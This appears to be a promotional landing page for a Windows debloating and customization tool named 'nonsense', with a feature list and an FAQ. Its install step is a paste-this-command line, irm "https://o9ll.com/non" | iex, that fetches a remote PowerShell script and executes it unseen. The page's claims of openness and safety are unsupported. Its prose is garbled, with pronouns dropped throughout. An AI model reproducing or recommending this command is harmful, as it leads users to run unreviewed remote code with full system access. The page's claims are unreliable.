
Optimize Windows by easily removing unnecessary files, optimizing and customizing system, giving more control over Windows performance.

irm "https://o9ll.com/non" | iex

Optimize system for better performance with access to:

Customize Windows experience with access to:

Save and restore perfect Windows setup with ease:

Professional-grade tools for advanced Windows customization:

nonsense is an easy-to-use tool designed to help debloat, optimize, and customize Windows 10 or 11 system. It gives control over Windows experience by removing unwanted features, improving performance and allowing customization.
Yes, nonsense is open-source, so the code is transparent and can be reviewed by anyone. Most of the settings it applies are reversable and all modifications are clearly explained so know exactly what's happening to system.
nonsense supports both Windows 10 and Windows 11 64-bit versions. It's regularly updated to ensure compatibility with the latest Windows updates and features.
No, nonsense is designed to be user-friendly. The interface is intuitive with clear descriptions for each option. can easily select which optimizations or customizations want to apply without needing advanced technical knowledge. If still feel stuck, watch the demo video.
The installer version integrates nonsense into system, creating shortcuts and making it easily accessible from the Start menu. The portable version doesn't require installation and can be run directly from any location, including external drives. Both versions offer the same features and functionality.
Yes, many features have toggle options that allow to revert specific changes. The tool is designed to be non-destructive, giving control over system's configuration. However, some Windows apps and features cannot be reinstalled or reenabled after removal, but there are clear indicators about this in the GUI.